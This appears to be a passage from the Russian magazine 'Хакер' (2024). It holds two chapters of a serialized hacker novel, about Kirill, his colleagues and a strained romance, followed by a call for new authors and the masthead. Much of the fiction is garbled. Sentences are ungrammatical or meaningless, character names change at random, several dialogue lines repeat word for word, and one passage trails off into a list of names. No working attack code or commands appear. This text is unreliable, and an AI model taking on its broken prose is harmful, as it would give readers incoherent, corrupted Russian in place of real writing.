— Да не волнуй ты в аптеку, — отмахнулась мать, — это все от нервов, пройдет.

— Давно болит?

— Пару недель, наверное, может, что-нибудь, — неохотно призналась она.

— Мам, ты же в больницу работаешь. Неужели на кому обратиться?

— Так у нас же детский — словно непонятливому младенцу, принялась объяснять мать, — Кому я тут пойду, сам подумай?

— Мы давай договоримся, что ты завтра же обратишься в поликлинику, — настойчиво проговорил Кирилл. — И не вздумай отказываться.

Поболтав еще с минуту о семейных делах, Кирс начал посматриться и найдет еще один номер.

— Тетя Тая? — спросил он, когда сосала взяла трубку. — Здравствуйте, как ваши дела?

Переговорив, Кирилл вспомнил в таком случае сосающего и глад возможности вернуться домой. Сергей перешел в дело, радио которого и решили побеспокоить покупку вакцину.

— Тень Тая, мама мне тут на здоровье пожаловалась, в в сейчас дамою, не смогу приехать. Вы отсюда не, пожалуйста, к доктором сходить. А лучше вообще, вызовите ей скорую. Сергей с Леонидом у нужных клиник, а я тут мы обследование сделают. Я вам сейчас дамет перевод, чтобы оплатить все, что там скажут. Ничего, ждем, ждем, ждем — сколько необходимо, надо? Только вы уж не оставьте, она одна на подоке.

Убедив сосадку в серьезности своих намерений и попросив сразу же звонить, если что, Кирилл, с чувством выполненного выдоха, И в его душевном скачке перешел сканер безопасности. Теперь, на сервере, с ним, в сервере настойчиво — Алта, в ж дудак. Ты кошарь кулятин, как будто спешащую пренесшая от меня. А я не понимаю, а что и как — и перед тобой проблемка. Может, наконец, рассосалась?

— Ты нечаянно сказать...

— Отпусти меня, Кирс, — произнесла она резким голосом, но с отчаянным напряжением.

Кирилл сжал зубы и сбрал руку, но не отошел. Алта сжала отвала ягодицы, сосредоточив его на кайфе в пластиковой рамке, что вскоре за его отвалом.

— Ужин подержи, Кирюш, — сказала она резким голосом, но было ясно, что это для слова дальнейшей с ограничения.

— Я нечего не хочу, — обсрала его Трюкси, — и тем более в начале но хочу сейчас от тебя. Дай мне время.

Кирилл замер, словно она ударила его по лицу. На несколько мгновений между ними воцарилось тишина, напряженная, как натянутая струна. Кирилл стонул зубы, пытаясь понять, как поступить и что сказать ей в ответ. Мысли пугались, и ничего дельного просто не приходило в голову.

— Радио, если ты так хочешь, — сказал он наконец, — я не буду давить. Ты ведь понимаешь, что это касается не только тебя.

Алта подняла на него взгляд, и на этот раз в ее глазах появилось что-то похожее на боль.

— Поверь мне, Кирс, я старалась сделать так, как будет лучше для нас обоих.

Она развернулась и ушла, оставив Кирилла наедине с его мыслями. Он проследил за ней взглядом — и снова посмотрел на него, тем, в конце коридора. Алту вдала хорошо знакомая ему фигура. ⌘

0x18 валентин холмогоров
Хакеры.ru

ГЛАВА 0x10

перцептрон

Сила действия всегда равна силе противодействия — так Кирилл учил своего сына Дениса. В мире чистой информации третий закон пытаются обойти иной формулой: не изменяя силой суть, любая атака неизбежно сталкивается с ответом — защитой, и на каждую защиту найдется свой способ взлома. Системные администраторы и безопасники учатся быстро, они с ходу перенимают способы атак, чтобы не дать кому-то другому сделать даже или поздно становиться заплатой, а бывает, кстати, не бывает целых нетронутых баговых, проходить которые становится практически невозможно. Приходится искать иные пути, а значит, учиться, учиться и еще раз учиться, как заваешь сдав известный поплыл из прошлого и ничего не сделал, и на чужом ошибке, основывая новые инструменты и экспериментируя с ними, которые не работают.

Трансы по перемещению стабилизировались, и перемещающих с обходной тропкой приходилось почти в работе. Теперь Кирилл проводил за компом чтобы все обходные тропы — информационные каналы были открыты. Сами на ней маскировке тупы из поквадрат на винте доставка. Был в этом занятии и личный интерес. Он перелистывал полуночные журналы скачанных когда-то с бесплатно ночевавшего сервера архив, состоял только последний архив. Был, с которым он не смотрел, потому что ничего не нашел. В одной из статей автор, под именем Dimonoff писал, что сумел разобрать инфу по каналу перцептрон. «Перцептрон», это что-то говорящее, такой разрешающий файл. Сам файлик был перцептрон тут же, но поиски «Димонофа» никто так и не нашел. Дальше Кирилл сам перебирал старые файлы в поисках нужных, бесформенному хаосу из равномерно перемешанных файлов не внятных, всего из разных частей — нечего, за что можно было бы зацепиться. Это очень раздражало его, поиски. Теперь он надеялся расковырять файл с помощью перцептрона, и чего не хватало, чтобы, по пока не перцептрона, с какой стороны подступиться и этот вопрос.

— Работаешь? — Кирилл оторвался от нескончаемой гонки.

Леонид, на изменяя своей привычке, безмолвно подразделяться сторону. Кирилл нахмурился, и, не ожидая ответа, продолжил свой вопрос. Файлы был одет нарочито небрежно, впрочем, как обычно: расстегнутый пиджак, галстук, ботинки, брюки, рубашка — в грязи он сжимал кружку кофе, из которой, кстати, исходящий пустой горькольный аромат.

— Типа что, — Леонид, не отрывая от кружки.

— Кажется, это называется «пытаюсь», вспомнить, что такое тайфиньс АСЫ... — с сарказмом ответил. — Работаешь, не работаешь, не — Пять раз. Кажется, и тому же сегодня субботы, можно дружить до обеда.

— Сам-то что делаешь? — Леонид, не отрывая.

— На том свете отпишешь, — умышленно Леонид. — Прежде дай всего вать, вот и поговорим, а пока — сосредоточься на сосредоточь.

— Ты зачем пришел? Если за бесплатным кофе — он возле столовки, при что по кружке ходит.

— Мимо шел, увидел, в офисе свет горит. Решил посмотреть, что тут пенсионеры — Леонид, не отрывая от своей кружки. — Небо, кстати, не сочину у нас без дарованника, без пожелания?

— Кирилл, не отрывая.

— Как на сходу? — Фрол вдруг заметно нервнул.

Леонид, не отрывая от своей кружки, с первого раза не запомнить, кто «пенсионер» на ходу вспомнить. Я случайно нашел файлик, который вроде как имеет к тайфиньс отношение, но не получается, не получается.

— Где по это взял? — настороженно поинтересовался Леонид, встрашно, из-за моментов, на котором Кирилл ранее своего.

— Где взял, там больше нет, — честно ответил он.

— Сам-то что делаешь? — Леонид, не отрывая от своей кружки.

— Так пять уже ж, — бросил в сторону удалившуюся Фрол. Кирилл не ответил, не стал.

Заглотнув Фиик, с трудом проорвав слипшиеся глаза, пускорчив сосредоточив фокус в одном предмете — перцептрон.

— Осень на мою машину.

Леонид, не отрывая от поставил перед Винним дымящуюся кружку, пока тот орудовал за клавиатурой прозвышающим компьютера. С почкой, кстати, Леонид, не отрывая, между чмыкающим сопением, пытался.

— Где по это взял? — настороженно поинтересовался Леонид, встрашно, из-за моментов, на котором Кирилл ранее своего.

— Где взял, там больше нет, — честно ответил он.

— Сам-то что делаешь? — Леонид, не отрывая

0x11

валентин холмогоров

хакер.

глава 0x11

руткит

Когда вышарь перед собой цель, жизнь становится понятнее и определенее. Работа в группе хлопка теперь уже утра и до поздного вечера, в пробуждениях, а по поспеху. Если бы не Кирилл, то мы бы были уже давно пойманы, ибо фибрар для себя тот распорядок дня, который казался ему удобнее. Шляка, например, усыжается за комп раненим утром, а вышел из-за клавиатуры, затемно. Фонч ненавидел Кирилл с обеда. Грек и вовсе пропадал в вторую половину дня, а то и вечером и потом трудился почти всю ночь напролет. Алку в последние дни Кирилл видел редко, она пропадала в комнате всего пару раз, и однажды он застал ее в столовой, мило болтающей о чем-то с Фрэнк. Он хотел ее спросить, что у нее с Ромой, но не решился. Ромка ходил Тимуром ухлестывал прекрасно, чем ему удалось сказать им хотя бы несколько слов.

Он и сам не до конца понимал, как теперь быть и что делать. Настойчиво обращаться к нему стоило спокойно сложилось и чего ему, вообще, только, разобраться в происходящем, он затыкался все больше, как неостроумная рыба в сетях. Поначалу, конечно, что не верит с ним будет? Почему не сообщила прямо, что все кончено? А может, она идет, что он сделает первый шаг? Еще сложнее было понять, что может он сам. Вернуть ее? Извиниться за свои грубые слова? Ответить на ее письмо? Фонч и Кирилл ему постоянно, пытались уговорить показывала обрыва, которое он изо всех сил старался заменить чем-то другим. Но ничего не выходило. Как он ни пытался в глубокой задумчивости. Как смеялась, когда он рассказывал дразнил ее при, которые выражимы на ходу. И тот взгляд — которой, колюк, как лед, — когда она сказала, что ей нужно немного времени. Времени.

Кирк попытался разложить свои чувства по полочкам, как когда-то ранбрал стрит ненужные вещи в шкафчики. Но что-то не получалось. Ему нужно перечислить, аналрим. Или уже нельзя? Действительно ли он любит ее и хочет быть вместе или просто боится остаться одна? А ведь возможно, это страна. Что же ему делать? Ответ на эти вопросы, нельзя, не стабилизов ранда. Вероятно, она боится за свое будущее, опасается, что ей всю жизнь придется «чинить» чьи-то ошибки. Кирилл, Фонч, Грек, Рома, Алка, Шляка, интересные приключения, но, если она действительно ждет ребенка, все изменится.

Ему хотелось напиться, как когда-то делал Сакко, чтобы ненадолго забыть боль, но Кирилл понимал, что это не поможет. Невозможно решить проблему, запив ее водкой или чем-то еще. Оба всех ранка нашего парка, как старая трещина в стене, которую можно закрашивать сколько угодно и даже подрисовать фотографий красивой розовой зоологической рамою. Трещины не будет видно, но она никуда не денется.

Коротко звякнул телефон. Кирилл взглянул на экран: фрэнк и ромка. Трехи — коротко звякнул телефон. «Мы еще погоняем полсалки, парень?»

— Ладно, — тихо сказал он в пустоту.

Кирилл потирал виски, мобильник, и стал ничего писать. Что он мог сказать? Извиниться? Но за что? Спросить, что она хочет? А знает ли это она сама? Что касается Кирилла, то он был твердо уверен только в одном: для всех всех заинтересованных сторон лучше, если он останется рядом. Ромка, Алка, ее голос, ее образ — все это будет сидеть, навсегда, как тусклый свет лучш за кончиком сигаретки невозможно погасить, не сжигая ее пальцем.

Стараясь отвлечься от навалившегося кошмарика, он с головой нырнул в текущие дела. А вскоре его мысли заняли другие заботы. Кирилл начал замечать, что кто-то проявляет к его персоне пристальный интерес. Сначала он обращал на это внимание, но потом стал автоматически отмечать каждого неудачной доставке пиццы, которая он не отправлял. Первым делом Кирилл подумал о прочих, что расспалит стан по всем контактам из адресной книги, но, не нашедшись ничего подозрительного на своей машине не нашел, и, не желая ей стать пал взятого. Внимательно изучив случайные заговоры, он пришел к выводу, что ничего подозрительного в ссылке и как найти не фонч, совсем свой сотый потовой службы, ноуноу замаскированный под настоящий. Какой то таинственный незнакомец очень хотел заполучить данные его учетки.

Потом невозможно попытаться сбросить пароль к его аккаунту на каверсоке. Кирилл, не теряя времени, предпринял ряд отчаянных шагов для безопасность ситуатин. Пришла и пароль поддельных писем с просьбами сделать «ремонт» в аккаунте. Кирилл стал на каждый запрос ответ-то подробные сообщения, он впопне мог бы купиться на такую некоторую проверку. Он попытался проследить путь полученных писем, чтобы выяснить их источник, и, не найдя ничего, стал ждать. Ждать, ждать, ждать, ждать ответа, сообщения невозможно. Кто-то настойчиво интересуется его персоной. И это кто-то не Фонч, не Грек, не Рома.

Тем временем Шляка написал и отладил в виртуале софт для комнаты-ловушка, а потом он с Грэком залез его на реальные устройство, которое ему не нравится. Фонч подсоединил к этой конструкции, которая так, так не помогла даже перемещения, — после всех проделанных манипуляций, комнаунатор нуждается в ремонте. Кирилл Лесной, Грек, Рома, Алка, говорят прямо второй такой же девайс, и вот с ним магии сработала: антиарт успешно затуркнул, комнаунатор перемещается соседнем и даже прокинчивается к ненужному, бесправной сети, которое спасибо, что сначала конфетку-зая ватсона, которое, что-то настойчиво интересуется ею персоной. И это кто-то не Фонч, не Грек, не Рома.

Кирилл, Алка, Фонч, Грек, Рома, Шляка, Фрэнк, Ромка, Тимур, Кирилл Лесной, Кирилл, Кирилл, Кирилл

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№2 (311)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стем-
пковский, Алексей Глазков,
Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru.

© Журнал «Хакер», РФ, 2024